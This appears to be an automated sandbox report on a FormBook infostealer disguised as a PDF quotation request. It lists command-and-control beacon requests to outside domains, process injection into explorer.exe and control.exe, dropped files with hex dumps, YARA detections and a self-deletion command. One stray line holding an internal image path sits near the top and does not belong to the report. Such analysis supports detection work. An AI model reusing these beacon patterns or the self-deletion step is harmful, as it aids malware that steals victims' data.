Apr 8, 2021 13:23:06.701818943 CEST	6613	OUT	GET /pe0r/?jflla4=k6IhwNTsJPfJwlNAMD3cJduEXu+3VJeDR1xGn86Kxw1vpoAhQbb58cNQY6a9WWBFRY7O&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.tennesseewheelrepair.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:23:06.904542923 CEST	6613	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 11:23:06 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://musiccityrecon.com/wheel-repair.htm?jflla4=k6IhwNTsJPfJwlNAMD3cJduEXu+3VJeDR1xGn86Kxw1vpoAhQbb58cNQY6a9WWBFRY7O&Yn=ybIHhf989FGTI0 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49778	216.239.36.21	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:23:12.007415056 CEST	6616	OUT	GET /pe0r/?jflla4=RrzzznHzvm1EAZS+513FKVr8vjbHVsjAfprUxrbk/aZWUqXE85HdCV+tXjNxRxdlhlWL&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.rootedwithlovejax.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:23:12.111870050 CEST	6617	IN	HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8 x-ua-compatible: IE=edge Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Thu, 08 Apr 2021 11:23:12 GMT P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Content-Security-Policy: script-src 'report-sample' 'nonce-Oq+MhZLqXn/lPJa2HbfaPg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/GeoMerchantPrestoSiteUi/cspreport;worker-src 'self' Cross-Origin-Resource-Policy: cross-origin Server: ESF X-XSS-Protection: 0 X-Content-Type-Options: nosniff Set-Cookie: NID=213=Q3aVk287agnix_VFlLOZ9f8yZ4NKvZ3Gx5T2uq5mhBEDndQJtvlbSmgVWdWVA_Limzw7UVlmkJM_oISIIEOzBYUYzRN8LDbRdzqogH-Cod8rdzxLYiDXnWMd0mCWh91iRVLe-oo4zLEtKedf1mnoB2xzK3tMk489BX8pYT_Q7Ho; expires=Fri, 08-Oct-2021 11:23:12 GMT; path=/; domain=.google.com; HttpOnly Accept-Ranges: none Vary: Accept-Encoding Transfer-Encoding: chunked Connection: close Data Raw: 38 30 30 30 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 69 72 3d 22 6c 74 72 22 20 69 74 65 6d 73 63 6f 70 65 20 69 74 65 6d 74 79 70 65 3d 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 2f 4c 6f 63 61 6c 42 75 73 69 6e 65 73 73 22 3e 3c 68 65 61 64 3e 3c 62 61 73 65 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 62 75 73 69 6e 65 73 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6f 72 69 67 69 6e 22 3e 3c 73 63 72 69 70 74 20 64 61 74 61 2d 69 64 3d 22 5f 67 64 22 20 6e 6f 6e 63 65 3d 22 4f 71 2b 4d 68 5a 4c 71 58 6e 2f 6c 50 4a 61 32 48 62 66 61 50 67 22 3e 77 69 6e 64 6f 77 2e 57 49 5a 5f 67 6c 6f 62 61 6c 5f 64 61 74 61 20 3d 20 7b 22 44 70 69 6d 47 66 22 3a 66 61 6c 73 65 2c 22 45 35 7a 41 58 65 22 3a 22 68 74 74 70 73 3a 2f 2f 77 6f 72 6b 73 70 61 63 65 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 2c 22 45 50 31 79 6b 64 22 3a 5b 22 2f 5f 2f 2a 22 2c 22 2f 6c 6f 63 61 6c 2f 62 75 73 69 6e 65 73 73 Data Ascii: 8000<!doctype html><html lang="en" dir="ltr" itemscope itemtype="https://schema.org/LocalBusiness"><head><base href="http://business.google.com/"><meta name="referrer" content="origin"><script data-id="_gd" nonce="Oq+MhZLqXn/lPJa2HbfaPg">window.WIZ_global_data = {"DpimGf":false,"E5zAXe":"https://workspace.google.com","EP1ykd":["/_/*","/local/business

Code Manipulations

Statistics

Behavior



RFQ_AP65425652_032421 isu-isu,...
RFQ_AP65425652_032421 isu-isu,...
explorer.exe
control.exe
cmd.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: RFQ_AP65425652_032421 isu-isu,pdf.exe PID: 6788 Parent PID: 6004

General

Start time:	13:21:19
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe'
Imagebase:	0x7ffabd480000
File size:	397431 bytes
MD5 hash:	98F9EA244308BB5969EA3C302C32EFCD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.657014217.00000000028A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.657014217.00000000028A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.657014217.00000000028A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsp8287.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\dax13un2d6	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\7di05goozxs8	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp\fsfomt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsp8287.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dax13un2d6	unknown	6661	61 d7 6d 77 3b 76 b5 d4 f5 89 43 f8 14 be d2 17 85 d0 f5 05 38 f8 fa b8 27 18 a5 f3 1a 90 35 82 0c 01 d7 c8 b8 84 e0 19 40 11 79 3c 35 e5 50 ff e3 da da 4b b1 d2 26 c8 e7 1e d0 bd 51 80 15 a0 b7 95 21 2a 0c e4 74 37 c7 2b df a0 4b e5 07 d7 12 e2 ab d1 5a f0 5c f9 93 c2 02 32 59 15 99 fe 12 2e 61 50 98 34 29 3d 41 5d 2e a4 ae 09 af d5 9f 13 57 ea 94 0d 9f 5f 1c 8b 84 88 05 4b 52 4a 01 70 38 ad 68 7f c3 ad d3 35 88 98 4b 9d 9b e6 9b 97 01 94 32 fb c2 ec 9a 4e da ff 36 44 12 52 f4 86 5c 5e 62 c7 60 9e 84 bd 45 d7 8f 73 e7 16 ba 20 8f 6e cf 6c 17 08 b4 8b 81 16 ac a4 11 22 04 98 5c ed 88 f2 e4 cc 64 6f 0f 87 8b 50 14 4d d4 c2 eb be 8a 91 c5 af 4c c3 8d d2 6a ed e9 3d d0 e7 b4 7e 08 40 6e b5 b1 7d 91 9c 07 27 39 c1 f6 32 a7 88 74 f2 88 b5 4f b7 44 e0 75 61 55	a.mw;v....C.....8...'..... 5.....@.y<5.P....K..&..... Q.....!*..t7.+..K.....Z.\... .2Y.....aP.4)=A].....W...._ .....KRJ.p8.h....5..K.....2. ...N..6D.R..\^b.`...E..s... .n .l....."..\.....do...P.M.. .....L...j..=...~.@n..}...'9. .2..t...O.D.uaU	success or wait	1	403091	WriteFile
C:\Users\user\AppData\Local\Temp\7di05goozxs8	unknown	32768	7c 81 fb 38 91 1a f6 1f 63 45 3d 4c bb c6 e8 30 0c b4 ba c5 81 f1 ec 5c 24 6e 55 9c ba 6e bc 27 69 59 2c c9 81 49 aa e2 fc 6a d3 9a e7 51 99 b7 21 99 1b 11 71 39 a0 13 56 0d e8 08 66 2a c1 66 6e 6a 86 41 1d bb 55 6e dd 1f 3c b4 7e 52 c4 eb c2 07 43 43 2a 9d 9d 2c 63 0a a2 7c 5c 34 1c aa 35 1f 68 2b df 55 f9 19 cd 0a e4 dc 16 51 de 3e ad 2b b7 87 6b 07 cb 7c 86 60 5e 69 53 c6 f6 8f d6 f5 75 56 e9 4c 07 c0 e8 7e 00 4c 90 cf 05 1b f8 ff 92 fb ba 12 0a 86 83 da fd 4b ab 3a ab cb a8 16 5b 9a 89 ca 22 62 b4 b6 31 09 58 48 74 1d f0 1c 1a 03 2c 36 93 3c 0c d1 ed c4 27 c7 58 e3 8b c5 77 7c 77 d8 1c d7 ba bd 8c b9 f8 24 28 9f ec 40 82 4c 10 7b 64 33 0c 9f 7f d4 01 29 b2 c3 29 aa b6 79 4f 2c a1 bf c5 a3 99 38 4f 6f 7f c5 07 3b e1 5f 4c cc e6 7a 18 f3 dd 1c 65 46 5f	|..8....cE=L...0.....\$nU..n .'iY,..I...j...Q..!...q9..V... f*.fnj.A..Un..<.~R....CC*..,c. .|\4..5.h+.U.....Q.>.+..k..| .`^iS.....uV.L...~.L..... .....K.:....[..."b..1.XHt.....,6. <....'.X...w|w.....$(..@.L. {d3.....)..)..yO,.....8Oo.. .;._L..z....eF_	success or wait	6	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp\fsfomt.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 4a 45 6e 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h.......... ......PE..L...JEn`...........!	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe	unknown	512	success or wait	436	4030EA	ReadFile
C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\dax13un2d6	unknown	6661	success or wait	1	72AD10B0	ReadFile
C:\Users\user\AppData\Local\Temp\7di05goozxs8	unknown	164864	success or wait	1	26C1591	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	26C0885	ReadFile

Analysis Process: RFQ_AP65425652_032421 isu-isu,pdf.exe PID: 6848 Parent PID: 6788

General

Start time:	13:21:20
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe'
Imagebase:	0x7ffabd480000
File size:	397431 bytes
MD5 hash:	98F9EA244308BB5969EA3C302C32EFCD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.692110723.0000000000CD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.692110723.0000000000CD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.692110723.0000000000CD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.692129319.0000000000D00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.692129319.0000000000D00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.692129319.0000000000D00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.652124136.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.652124136.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.652124136.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6848

General

Start time:	13:21:25
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 5128 Parent PID: 3424

General

Start time:	13:21:38
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xe70000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.909962529.0000000000BF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.909962529.0000000000BF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.909962529.0000000000BF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.909570480.0000000000700000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.909570480.0000000000700000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.909570480.0000000000700000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.910020309.0000000000E40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.910020309.0000000000E40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.910020309.0000000000E40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	7182A7	NtReadFile

Analysis Process: cmd.exe PID: 6316 Parent PID: 5128

General

Start time:	13:21:43
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6500 Parent PID: 6316

General

Start time:	13:21:43
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis